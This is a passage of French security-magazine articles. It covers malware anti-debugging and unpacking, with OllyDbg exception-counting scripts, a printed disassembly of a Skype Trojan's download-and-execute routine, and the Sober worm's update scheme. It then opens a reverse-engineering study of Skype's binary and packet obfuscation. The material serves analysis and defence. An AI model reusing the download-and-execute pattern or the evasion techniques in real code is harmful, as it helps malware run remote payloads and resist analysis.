- détections du single step par *timing* à l'aide de RDTSC ;
- détections de *breakpoints* à l'aide de SEH ;
- beaucoup d'autres techniques Anti Debug.

Il est assez courant de rencontrer ce genre de protections personnalisées, mais avec les bons outils et quelques astuces, il est possible d'unpacker la majorité d'entre eux en quelques minutes. En effet, la majorité des packers bombardent le débogueur d'exceptions et les passer une à une peut prendre du temps, surtout si elles sont nombreuses. En général, une fois la dernière exception générée, il ne reste plus vraiment de protection, et il est assez simple de trouver le début de l'application décompressée/déchiffrée.

Voici un exemple de script pour Ollydbg qui permet de compter le nombre d'exceptions générées par le packer :

```
var counter
eoe lbl1

run

lbl1:

cob
coe

add counter,1
log counter
esto

jmp lbl1
```

On obtient ce genre de résultats :

```
counter = 00000031
00321D4C Integer division by zero
counter = 00000032
00321DE2 Integer division by zero
counter = 00000033
00321EB7 Access violation when reading [00000000]
counter = 00000034
00321EF2 Access violation when reading [00000000]
counter = 00000035
00321F30 Access violation when reading [00000000]
counter = 00000036
00321F58 Access violation when reading [00000000]
counter = 00000037
00321F80 Access violation when reading [00000000]
counter = 00000038
0032203B Integer division by zero
counter = 00000039
003220EF Access violation when reading [00000000]
counter = 0000003A
003221E1 Integer division by zero
counter = 0000003B
00322239 Access violation when reading [00000000]
counter = 0000003C
00322268 Integer division by zero
counter = 0000003D
0032234F Access violation when reading [00000000]
counter = 0000003E
003223A3 Access violation when reading [00000000]
counter = 0000003F
00322418 Access violation when reading [00000000]
counter = 00000040
00322440 Access violation when reading [00000000]
counter = 00000041
003225DA INT3 command at 003225DA
counter = 00000042
00322682 Integer division by zero
counter = 00000043
00322982 Integer division by zero
counter = 00000044
```

Dans notre exemple, on peut noter 0x44 exceptions (68). Il est possible de faire un autre script qui arrête l'exécution de l'application juste avant la dernière exception. De cette façon, il ne reste plus qu'une exception à passer, pour ensuite se concentrer sur la recherche du point d'entrée de l'application décompressée/décryptée :

```
var counter
mov counter, 43

eob lbl1
eoe lbl1
run

lbl1:

cob
coe
cmp counter,0
je lbl2
esto

log counter
sub counter,1
jmp lbl1

lbl2:
log "Counter number: "
log counter
ret
```

On initialise le compteur à N-1, pour s'arrêter juste à la fin et pouvoir reprendre la main. (ici 0x43). À partir de là, il est possible de trouver le point d'entrée en quelques minutes, puisque la majorité des anti debug ont été « survolés ». Il est aussi possible de programmer ce genre d'outil indépendamment du débogueur employé, pour être encore plus furtif (en attachant un débogueur seulement une fois les exceptions terminées par exemple).

6.4 Packers spéciaux

Pour terminer cette partie sur les packers employés par les codes malicieux, il existe une catégorie un peu à part. Les outils comme VMProtect, qui ne *packent* pas vraiment le fichier, mais traduisent certaines routines choisies par la personne désireuse de protéger son code en P-Code, qui sera ensuite interprété par une machine virtuelle. Les routines protégées ne sont plus désassemblables directement, car elles ont été traduites dans un langage qui n'est compris que par l'interpréteur intégré au binaire. Il faut, en premier lieu, analyser la machine virtuelle, comprendre les opcodes, et ensuite essayer de retraduire le code. L'analyse d'une routine, même simple, peut demander énormément de temps, une fois convertie.

7. Mise à jour automatique

7.1 Skype Trojan [8]

On retrouve dans ce cheval de Troie, le téléchargement d'une routine provenant d'un serveur distant, puis l'exécution de celle-ci sur le tas. Le malware utilisait VirtualAlloc et recv pour récupérer les instructions à exécuter. Le code téléchargé utilise les techniques de chargement de fonctions dynamiques présentées plus haut. Voici à quoi ressemblait la routine d'allocation et d'exécution :

```
.text:00402570 ;
-------------------------------------------------------------------------------
.text:00402570
.text:00402570 put_code_onto_heap:                     ; CODE XREF: default_
                                                       ; browser_stub+372j
.text:00402570                 push    40h ; '@'
.text:00402572                 push    1000h
.text:00402577                 push    [ebp+var_8]
.text:0040257A                 push    0
.text:0040257C                 call    [esi+IE.VirtualAlloc]
.text:0040257F                 push    eax
.text:00402580                 push    [ebp+var_8]
.text:00402583                 push    eax
.text:00402584                 push    [ebp+var_4]
.text:00402587                 push    esi
.text:00402588                 call    [esi+API._402614] ; 0x402614 -
                                                         ; socket.recvwrapper
.text:0040258E                 or      eax, eax
.text:00402590                 jnz     short loc_402594
.text:00402592                 jmp     short loc_4025A5
.text:00402594 ;
-------------------------------------------------------------------------------
.text:00402594
.text:00402594 loc_402594:                             ; CODE XREF: default_
                                                       ; browser_stub+396j
.text:00402594                 pop     eax
.text:00402595                 push    eax
.text:00402596                 push    esi
.text:00402597                 call    eax             ; Call downloaded code
.text:00402599                 pop     eax
.text:0040259A                 push    8000h
.text:0040259F                 push    0
```

```
.text:004025A1                 push    eax
.text:004025A2                 call    [esi+IE.VirtualFree]
.text:004025A5
.text:004025A5 loc_4025A5:                             ; CODE XREF: default_browser_stub+255j
.text:004025A5                                         ; default_browser_stub+285j ...
.text:004025A5                 push    [ebp+var_4]
.text:004025A8                 call    [esi+IE.closesocket]
```

L'utilisation de ces techniques présente plusieurs intérêts. Tout d'abord, il est possible de retirer le code du serveur distant à tout moment, et donc d'empêcher l'analyse complète du code malicieux. En cas d'attaque ciblée, le code peut être effacé du serveur (qui peut être une machine zombie), et l'analyse (tardive) du binaire sera impossible, car il manquera une partie du code. De la même façon, il est possible de mettre à jour et/ou d'exécuter différentes charges finales en modifiant simplement le code sur le serveur distant. Quelques vers dans le passé utilisaient ses techniques, pour récupérer par exemple, des *plugins*.

7.2 Le worm W32/Sober@MM!M681 (CME-681)

Cette variante du *worm* Sober a été découverte à la fin du mois de novembre 2005 **[6]**. Il est un peu vieux maintenant, mais sa capacité de mise à jour avait bien été pensée et me semble intéressante à détailler.

Le worm récupère la date courante en utilisant des serveurs NTP, puis calcule la différence entre cette date et le 29 octobre 2005. Si celle-ci est inférieure à 23 jours, c'est-à-dire si la date est inférieure au 21 novembre 2005 aucune activité de téléchargement ou de mailing n'est initiée. En revanche, dès le 21 novembre 2005, le worm a commencé à se propager par mail. Lorsque la différence entre la date courante et le 29 octobre 2005 était supérieure à 68 jours, c'est-à-dire dès le 6 janvier 2006, le worm était alors capable de télécharger des fichiers.

Les adresses de téléchargement sont générées de manière dynamique et ne sont donc pas fixes. En fait, quinze nouvelles adresses sont générées tous les 12, 14 ou 15 jours.

L'algorithme utilisé pour générer ces adresses est assez long et complexe. Je ne le détaillerai donc pas ici, mais il prend entre autres, comme valeurs, la position du mois dans l'année, la position du jour dans le mois, l'année, ainsi qu'une variable décimale dont la valeur a été initialisée à 0,0.

Au moment où le dossier `Winsecurity` est crée dans `%Windir%`, la variable prend la valeur 1,0 et quand, enfin, il accède au code de téléchargement, la variable a alors pour valeur 2,0. Ainsi, si lors de l'analyse on essayait de générer les adresses manuellement en isolant la routine de téléchargement sans avoir pris le temps de correctement analyser le code du malware, on pouvait passer outre la modification de la valeur décimale et donc générer des adresses de téléchargement invalides.

Ce qu'il faut savoir, c'est que ces adresses appartiennent à cinq hébergeurs gratuits (**people.freenet.de**, **scifi.pages.at**, **home.arcor.de**, **home.pages.at** et **free.pages.at**), donc a priori disponibles constamment. Au moment de l'analyse, aucun compte susceptible d'être utilisé par le ver n'avait été enregistré. On peut aisément imaginer que le concepteur du ver détient un générateur d'adresses similaire à celui qu'il a implémenté dans le corps

de son malware et donc qu'à tout moment il peut décider d'une mise à jour. Il lui suffira pour cela d'enregistrer le compte correspondant à la période courante, et de renommer son fichier comme le lui imposera le générateur avant de le mettre à disposition sur le serveur.

Conclusion

Comme nous avons pu le voir, tout est mis en œuvre pour que non seulement l'analyse statique des malwares soit limitée, mais aussi l'analyse dynamique, que ce soit sous débogueur ou émulateur. De plus, l'infection d'environnements virtuels permettant une analyse comportementale basique est également prise d'assaut. Il s'agit donc d'un véritable jeu du chat et de la souris qui oppose les éditeurs d'antivirus aux concepteurs de virus où l'objectif de ces derniers est bien évidemment de gagner un maximum de temps pour propager leur ver ou de conserver aussi longtemps que possible des machines compromises.

C'est d'ailleurs aussi pour cette raison que les concepteurs de virus s'appliquent à rendre leur code le plus polymorphe possible ou à ce qu'il puisse outrepasser des détections heuristiques. Sans compter l'utilisation de plus en plus courante de rootkits permettant de cacher des processus actifs ou des ports ouverts par exemple. Bref, cette course poursuite s'effectue finalement à deux niveaux différents : d'abord au niveau de l'analyse et de son éventuelle complexité, ensuite au niveau de la détection et de son caractère générique.

Références

[1] The IDA Pro Disassembler and Debugger : **http://www.datarescue.com/idabase/index.htm**

[2] BRULEZ (N.), « Introduction au Reverse Engineering – IDA l'arme absolue pour l'analyse de code », *MISC* 14.

[3] The Undocumented Functions by NTinternals : **http://undocumented.ntinternals.net/**

[4] Peering Inside the PE : A Tour of the Win32 Portable Executable File Format : **http://msdn2.microsoft.com/en-us/library/ms809762.aspx**

[5] *Intel Architecture Software Developer's Manual*, volume 2, Instruction Set Reference : **http://www.intel.com/design/pentiumii/manuals/243191.htm**

[6] McAfee – Description du worm W32/Sober@MM!M681 : **http://vil.nai.com/vil/content/v_137072.htm**

[7] Structure du PEB : **http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/PEB.html**

[8] Skype Trojan Analysis – N. BRULEZ – Websense Security Labs : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=102**

[9] Dolphin Stadium Malware Analysis : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=108**

[10] Backdoor Vmware : **http://chitchat.at.infoseek.co.jp/vmware/backdoor.html**

[11] NtQueryInformationProcess : **http://msdn2.microsoft.com/en-us/library/ms684280.aspx**

Skype : une totale liberté de pensée cosmique vers un nouvel âge réminiscent

Fabrice Desclaux (EADS)
Fabrice.Desclaux@eads.net
Philippe Biondi (EADS)
Philippe.Biondi@eads.net

Skype est une application gratuite de téléphonie sur IP. Bien qu'il en existe beaucoup d'autres, celle-ci se distingue par certains points bien singuliers comme son architecture peer-to-peer, son aisance à contourner les pare-feu ou encore le niveau de protection utilisé pour protéger sa mécanique des regards indiscrets. Tous ces points, auxquels il faut ajouter son succès grandissant, ont donné naissance à une multitude de rumeurs et de mythes concernant sa sécurité ou la confidentialité de ses communications.

mots clés : ***protection binaire / réseau P2P / crypto***

Préambule

Nous voici dans la peau de Jean-Jacques, l'admin réseau paranoïaque. Jean-Jacques a truffé le réseau de senseurs, d'IDS, de détecteurs de tunnels et autres moniteurs de trafic anormal. Jean-Jacques était heureux, avant. Mais depuis l'arrivée de Skype, ce n'est plus la même chose. Jean-Jacques ne dort plus. Ses petits pièges n'arrêtent pas de sonner, les indicateurs sont constamment dans le rouge. Il se souvient encore de ce jour maudit : plusieurs connexions chiffrées dont certaines vers des IP russes, un trafic symétrique et nocturne qui plus est. L'affaire était dans le sac, une exfiltration de données en règle, le poste incriminé en quarantaine, les forces de l'ordre alertées pour un flagrant délit. Tout ça pour découvrir un Skype fraîchement installé par Éric le directeur technique pour causer avec sa mémé. Autant dire que ça lui a coûté cher. Et maintenant, c'est l'enfer. Malgré une directive pour interdire ce logiciel, il est encore beaucoup utilisé. Il faut avouer que c'est pratique. La plupart des partenaires de la boîte sont à l'étranger et utilisent Skype également. C'est presque devenu un outil de travail. Sauf que là, Jean-Jacques est dans l'impasse. Il n'arrive plus à *monitorer* correctement son réseau. Il n'arrive pas à identifier correctement le trafic Skype. Il n'arrive pas à régler ses détecteurs de trafic anormal, et il n'a plus le droit à l'erreur. Au prochain faux positif, il se fera sûrement renvoyer. Par contre, un faux négatif, personne ne s'en rendra compte, et si des fuites sont découvertes un peu plus tard, qui ira imaginer que les informations sont sorties par le réseau. Tant pis si les données manipulées ici sont classées d'intérêt stratégique pour la défense nationale du pays (et peut-être même pire).

Dans la suite de cet article, nous allons essayer d'éclairer Jean-Jacques, luttant face à un logiciel fictif de notre cru utilisant des mécanismes similaires à Skype. Nous allons tout d'abord voir toutes les barrières qui ont été mises en place pour empêcher l'analyse de ce logiciel. Nous verrons ensuite son fonctionnement intime. Enfin, nous nous intéresserons aux problèmes posés par l'utilisation d'un tel logiciel dans une entreprise.


Skype : une application fermée

Une aura de mystère a toujours plané autour de Skype. C'est effectivement une application fermée, mais ce n'est pas la seule raison de ce phénomène. Il y a bien d'autres applications fermées suspicieuses distribuées à grande échelle (comme des systèmes d'exploitation) sans pour autant inquiéter le moindre utilisateur : le facteur majeur responsable est que le comportement normal de Skype paraît anormal. Un banquier souriant avec un physique de banquier qui manipule de l'argent, c'est normal. Alors qu'un homme cagoulé dans une banque qui manipule votre argent, c'est anormal. Et si on vous disait qu'il ne s'agit en fait que de Lulu la Chignole, votre nouveau banquier ? Ici, c'est pareil. On se retrouve face à du trafic chiffré, souvent symétrique, parfois nocturne, vers des dizaines d'IP non clairement identifiées. Son côté gratuit n'arrange pas les choses. Mais d'autres facteurs viennent gonfler le mystère : plusieurs mécanismes sont mis en œuvre dans le but de ralentir, voire d'empêcher la compréhension des protocoles utilisés. Ici, on vous annonce en plus que Lulu n'enlèvera pas sa cagoule.

Au niveau du binaire

Le seul fait de lancer notre logiciel en présence du débogueur SoftIce révèle la volonté des développeurs d'empêcher toute tentative d'intrusion dans leur code. Plusieurs techniques permettent d'arriver à cette fin. Par exemple, dans notre logiciel, un premier principe serait de tenter de charger les pilotes qui le composent (SoftIce étant un débogueur ring0, il est composé de plusieurs pilotes) pour vérifier leur présence (ou plutôt leur absence). Une deuxième vérification peut consister à parcourir la liste des pilotes à la recherche de SoftIce lui-même ou de certains de ses *plugins* (tels que `ice-ext`, plugin possédant certaines fonctionnalités de camouflage de SoftIce).

Une protection binaire classique est de chiffrer celui-ci en partie. On peut se rendre compte de cette manipulation, car si on tente de désassembler le code machine, les instructions résultantes sont sans queue ni tête. Dans la plupart des cas, la section de code est XORée sur disque, puis dé-XORée en mémoire au lancement de l'application, ce qui empêche un désassemblage statique du binaire. Des astuces consistent à cacher les fonctions importées de bibliothèques extérieures. Un binaire, qu'il soit au format ELF ou PE possède des structures décrivant les fonctions et les bibliothèques dont il a besoin pour fonctionner. Au lancement du binaire, le système d'exploitation doit charger celles-ci et les lier à lui. Le binaire ainsi protégé a sa table de description de fonctions tronquée. Si l'on s'en tient à cette table pour un binaire (faisant du réseau, par exemple),




1 *Mémoire du programme à différentes étapes*

on ne voit aucune fonction importée permettant de communiquer via le réseau. En effet, le binaire incorpore du code qui a pour but d'importer le reste des fonctions en douce. Ces techniques sont connues dans le milieu des protections logicielles, mais il est intéressant de noter que celles-ci sont implémentées par les développeurs eux-mêmes (nous) et qu'il ne s'agit nullement d'une protection commerciale vendue clef en main.

La figure 1 représente l'état du binaire au fil de son exécution. Une méthode couramment utilisée pour dé-protéger les binaires utilisant des couches de chiffrement est d'en faire une photo pendant son exécution. Cette technique fonctionne, car les binaires de ce type sont souvent totalement déchiffrés en mémoire. Ici, on peut remarquer qu'au fil des étapes, le binaire n'est jamais totalement clair. Cela empêche un attaquant d'obtenir l'intégralité du binaire déchiffré depuis la mémoire. Même dans la dernière étape, il y a des parties manquantes ou incomplètes (certaines parties de code sont écrasées, ainsi qu'une partie de la description de la table des imports originale).

Mais les joyeusetés ne s'arrêtent pas là. Un binaire protégé digne de ce nom peut vérifier sa propre intégrité en calculant régulièrement des sommes de contrôle sur des parties de son code. Le principe est simple, il s'agit de faire la somme des octets de la partie de code à vérifier. On effectue alors un calcul à partir de cette somme, et on obtient une adresse utilisée dans la suite du programme. Si la somme de contrôle est correcte, on obtient l'adresse attendue. Dans le cas contraire, l'adresse est fausse et le comportement du programme est indéterminé. Il finira probablement par planter. Avec cette technique, il sera très difficile de retrouver après coup la cause du plantage et la valeur correcte de l'adresse. Un binaire blindé peut embarquer énormément de tests d'intégrité (notre binaire en contient presque 300) vérifiant non seulement le code utile, mais aussi les vérificateurs de code eux-mêmes ; un peu comme si plusieurs caméras filmaient le coffre d'une banque, et si elles-mêmes étaient filmées par d'autres caméras. James Bond n'a qu'à bien se tenir.



2 *Schéma principal des vérificateurs d'intégrité*

Une dernière méthode utilisée moins couramment est l'obscurcissement de code. Le principe consiste à employer tous les moyens imaginables dans le but de rendre le code (assembleur dans notre cas) aussi illisible que possible. Plusieurs techniques ont été implémentées.

Tout d'abord, des sauts conditionnels sont insérés dans le code, dont la destination tombe au milieu d'une instruction x86 codée sur plusieurs octets. Bien évidement, le code planterait si un tel saut était pris, mais un test préliminaire, toujours vrai ou toujours faux, s'assure que le saut conditionnel n'aura jamais lieu. La méthode jumelle consiste à s'assurer qu'un saut conditionnel sera toujours pris et de le faire suivre d'octets aléatoires. Un désassembleur classique, ne sachant pas évaluer les conditions (même triviales), essayera de désassembler soit linéairement, soit les deux cas et donnera comme résultat un listing incomplet, faux ou ambiguë, ou les trois à la fois (voir encadré 1).

Le même système peut être utilisé pour tromper non pas le désassembleur, mais une personne désireuse de comprendre le code. Des portions de code inutiles (voire trompeuses) sont insérées dans le code final, précédées d'un test qui a l'air a priori non trivial. Ceci augmente le temps passé à étudier le code (et le temps, c'est de l'argent).

encadré 1

Cas où le désassembleur suit le saut conditionnel

```
1337272:85C0                test    eax, eax
1337274:7303                jnb     1337279
1337276:C7                  db C7h
1337277:84                  db 84h
1337278:12                  db 12h
1337279:8B7E10              mov     edi, [esi+10h]
133727C:8B5614              mov     edx, [esi+14h]
133727F:33FB                xor     edi, ebx
1337281:C745E8FECA9F0F      mov [67 + ebp], 0xF11AA22
```

Cas où le désassembleur ne suit pas le saut conditionnel

```
1337272:85C0                 test    eax, eax
1337274:7303                 jnb     1337279
1337276:C784124433221151l4ADDE mov [0x11223344 + edx + edx], -559082415
1337281:C7454322AA110F       mov [67 + ebp], 0xF11AA22
```

L'œil averti se rend compte que le deuxième cas génère un code dénué de sens et sans rapport avec les calculs effectués. Il est donc fortement probable que le saut soit toujours pris dans ce cas.

Par exemple, le test de l'encadré 2 repose sur l'évaluation d'expressions flottantes. Si l'étude de ce code n'est pas claire, essayez de vous rappeler la dernière fois que vous avez croisé un entier entre 0 et 255 dont le cosinus était nul. Si une date vous revient en mémoire, allez voir le FBI et demandez une hypnose régressive, c'est sans doute un petit gris qui vous a implanté de faux souvenirs. En effet, la chose est impossible. On voit donc qu'il n'est pas nécessaire d'étudier le code exécuté quand la condition est vraie.

encadré 2

```
and     eax, 0xFF
mov     dword ptr [ebp-20h], 0x0
mov     dword ptr [ebp-24h], eax
fild    qword ptr [ebp-24h]
fcos
fcomp   "0.0"
fnstsw  ax
test    ah, 1
mov     eax, [ebp-18h]
jnz     0x13374FA
```

Pour vous éclairer, voilà le même code en C :

```
int tmp;
...
if (cos(tmp&255)==0) {
    ...
}
```

Une troisième technique est le remplacement de valeurs statiques par un calcul non trivial dont le résultat sera la valeur en question (voir encadré 3).

encadré 3

```
mov     eax, 0x44190581
sub     eax, 0x44000000
mov     edx, 0x538A
mov     ecx, [ebp-14h]
call    eax ;ici, eax = 0x190581
neg     eax
add     eax, 0x789FE
mov     edx, 0x24079A8
mov     ecx, [ebp-14h]
call    eax
```

Ici, deux appels à des sous-fonctions sont faits, mais des calculs ont remplacé les adresses des fonctions appelées. Il faut faire une analyse locale pour retrouver les bonnes fonctions. Un autre avantage de cette technique est qu'on ne sait pas a priori la taille de la procédure étudiée puisqu'on n'a pas idée des sous-fonctions utilisées. On masque donc à l'attaquant l'ampleur du travail qu'il a à faire : ceci permet d'en décourager un bon nombre. Notez dans le cas présenté que pour calculer la valeur du registre `eax`, il faut non seulement faire des calculs locaux, mais également parcourir le code de la fonction précédente, car elle modifie justement ce registre.


Le but du jeu pour un développeur est de trouver un moyen si possible automatique de créer ce type de joyeusetés. Pour l'attaquant, il s'agit de trouver une méthode générique permettant de simplifier au maximum le code final. Le problème est que si le développeur utilise un outil automatique, il existe (dans la plupart des cas) une méthode également automatisable pour enlever ces modifications. Si en revanche les méthodes d'obscurcissement sont nombreuses et de diverses natures, l'attaquant se retrouve face à une pelote de laine qu'il doit démêler, connaissant uniquement le départ et l'arrivée. Ici, une méthode est d'associer ensemble les analyses statique et dynamique : les adresses difficiles à retrouver peuvent être calculées en exécutant uniquement les parties nécessaires (par exemple, grâce à un émulateur).

Réseau : cachez ces paquets que je ne saurais voir...

L'obscurcissement ne serait pas complet si l'on pouvait lire les données entrantes et sortantes comme dans un livre. Ainsi un mécanisme d'obscurcissement de paquets met les échanges à l'abri d'un *tcpdump* trop entreprenant. Celui-ci est basé sur le chiffrement des données par RC4. Pourquoi parle-t-on d'obscurcissement et pas de chiffrement ? Tout simplement parce que la clef de déchiffrement se trouve dans les paquets. Plus précisément, la connaissance de certains champs présents en clair dans le paquet et d'un algorithme permet de remonter à la clef utilisée pour obscurcir ledit paquet. Le secret réside donc dans l'algorithme utilisé (*el algorithmo*, comme on dit dans le métier).

Comme on peut le voir dans la figure 3, page suivante, à partir des IP publiques des deux paires et de deux champs de notre protocole (ID et IV), on obtient une graine de 4 octets qui, lorsqu'elle est fournie à el algorithmo va nous donner la clef RC4 à utiliser.

Même si cela semble trivial, el algorithmo ne se laissera pas faire : c'est justement cette partie de code qui est obscurcie à l'aide



3 *Calcul de la clef RC4 à partir du paquet réseau*

des techniques décrites précédemment. Toute personne voulant interopérer avec ce protocole sera dans l'obligation de comprendre toutes ses subtilités.

Attention toutefois à ne pas confondre cet obscurcissement avec les vrais mécanismes de chiffrement de communications pouvant avoir lieu dans notre protocole. Ceux-ci sont réalisés en utilisant une clef secrète partagée négociée lors de l'initialisation de la connexion entre deux parties et seuls ces intervenants ont connaissance de cette clef.

Si on part de l'hypothèse que Skype fonctionne ainsi, pourquoi donc s'embêter avec cela ? L'obscurcissement permet premièrement à Skype Inc. de garder le contrôle de leur réseau. Les auteurs de Skype n'en seraient en effet pas à leur coup d'essai, puisqu'ils ont également créé le réseau Kazaa quelques années auparavant. Et s'il y a une leçon qu'ils ont retenue, c'est qu'un protocole trop facile à comprendre signifie l'apparition de clients non officiels et donc une impossibilité de garder le contrôle du réseau. Deuxièmement, l'obscurcissement a le même effet sur les paquets que l'huile de jojoba sur un torse rasé : ça glisse. Pas mal d'opérateurs essayent en effet par tous les moyens de détériorer la qualité du réseau Skype, voire de le bloquer, car il empiète un peu trop sur leurs plates-bandes d'opérateurs téléphoniques. Cette couche d'obscurcissement rend très difficile la caractérisation d'un paquet Skype par rapport à un autre paquet quelconque. Cela crée d'ailleurs un marché légèrement malsain autour du « filtrage » de Skype.

Pour gagner de la bande passante, notre logiciel compresse les données envoyées sur le réseau. Mais le code de compression utilisé ne vient pas d'une bibliothèque classique telle que `zlib`. Il utilise une implémentation maison d'un algorithme de compression arithmétique. La compression arithmétique **[comparith]** est proche d'un algorithme de Huffmann, mais les données sont codées sous forme de réels, ce qui permet d'encoder les symboles d'un alphabet sur un nombre non entier de bits. Dans le cas présent, il s'agit d'une variante où des grands entiers sont utilisés à la place des réels. Cette étape est une barrière supplémentaire, volontaire ou non, dans le décodage de trames.

...mais montrez-moi quand même les logs

L'étude de toutes les fonctionnalités serait difficile si les développeurs n'avaient pas laissé certains indices. L'outil préféré du développeur est (après un bon débogueur) l'analyse des traces de débogage. Notre logiciel a, par chance, une fonction permettant d'enregistrer ces traces dans un fichier. Ainsi, son étude révèle bon nombre d'informations intéressantes pour quiconque voudrait en savoir plus sur le déroulement des actions effectuées pendant une session. Cela va des commandes de signalisation reçues ou émises jusqu'aux taux de compression atteints par l'encodeur audio. Le seul souci est que l'activation de ces enregistrements est faite uniquement si le haché MD5 d'une clef de base de registre ou du fichier de configuration correspond à un haché codé en dur dans le binaire. Bien entendu, on a rarement vu des antécédents de haché MD5 de 14 caractères être cassés. Mais ce n'est pas tout. Si, par chance, ce mot de passe est bon, les enregistrements sont faits, mais chiffrés par du RC4. Le résultat est donc inutilisable.

Or, il se trouve que l'aléa de la clef RC4 est faible, calculé entre autres à l'aide de la date courante et de l'*uptime* de la machine. On peut donc retrouver cette clef et avoir le fichier en clair. Il se trouve également qu'il y a un deuxième haché MD5 présent dans le binaire, qui, une fois activé, force notre logiciel à enregistrer la sortie en clair. Ici aussi, il est inhumain de penser pouvoir retrouver un antécédent MD5 de 30 caractères de long, commençant par `t` de surcroît. Si on fait attention à ne pas le laisser traîner en clair dans la mémoire de certaines versions du logiciel, personne ne pourra le trouver avec les technologies actuelles.

Comment ça marche ?

Maintenant que nous avons vu ce qu'il était nécessaire de faire pour mener à bien l'analyse, nous pouvons nous consacrer à son résultat, le fonctionnement intime de notre logiciel.

Un réseau au-dessus du réseau

Le protocole ici étudié peut être découpé en deux grandes parties : la partie signalisation et la partie communication. Nous nous intéressons ici plus particulièrement à la signalisation. En effet, bien que les algorithmes de compression audio et vidéo doivent être passionnants, il n'en est pas moins des mécanismes réseau sous-jacents.


La signalisation

La partie signalisation permet de créer et maintenir le réseau en question, la connectivité de ses clients, les services d'annuaire et la mise en relation de personnes.

Le protocole fonctionne en UDP et en TCP, mais certaines opérations indispensables telles que l'enregistrement au serveur de *login* se font uniquement en TCP. Donc, sur un réseau totalement bloqué en TCP et totalement ouvert en UDP, le protocole ne fonctionnera pas.

Un paquet sur UDP débute toujours par un préambule (SoF) contenant un identifiant (ID) sur deux octets. Cet identifiant est utilisé entre autres dans le calcul de la clef RC4 ou pour référencer un paquet, par exemple pour émettre un NAck. On peut trouver ensuite des paquets d'acquittement (Ack) ou

d'erreur (Nack) ou même un en-tête de fragmentation (Frag). Le type de paquets rencontré le plus souvent reste le paquet obscurci (Enc). Lorsqu'on lève le voile, on va trouver une liste de commandes. Chaque commande est identifiée par un numéro et est accompagnée d'une liste, éventuellement vide, de paramètres. Ces derniers sont encapsulés en 6 objets préformatés, un peu à la manière d'ASN-1 : un entier, un tableau de 8 octets, un couple IP/port, une chaîne de caractères, un tableau d'octets de taille variable, une liste d'objets et un tableau d'entiers de taille variable.



4 *Articulation des différentes couches réseau*

Sur TCP, on va retrouver le même protocole, excepté que la partie SoF est remplacée par une version légèrement différente et qui inclut la taille de la liste de commandes. En effet, on passe d'un mode datagramme à un mode flux, et il faut cette information pour pouvoir redécouper le flot de données.

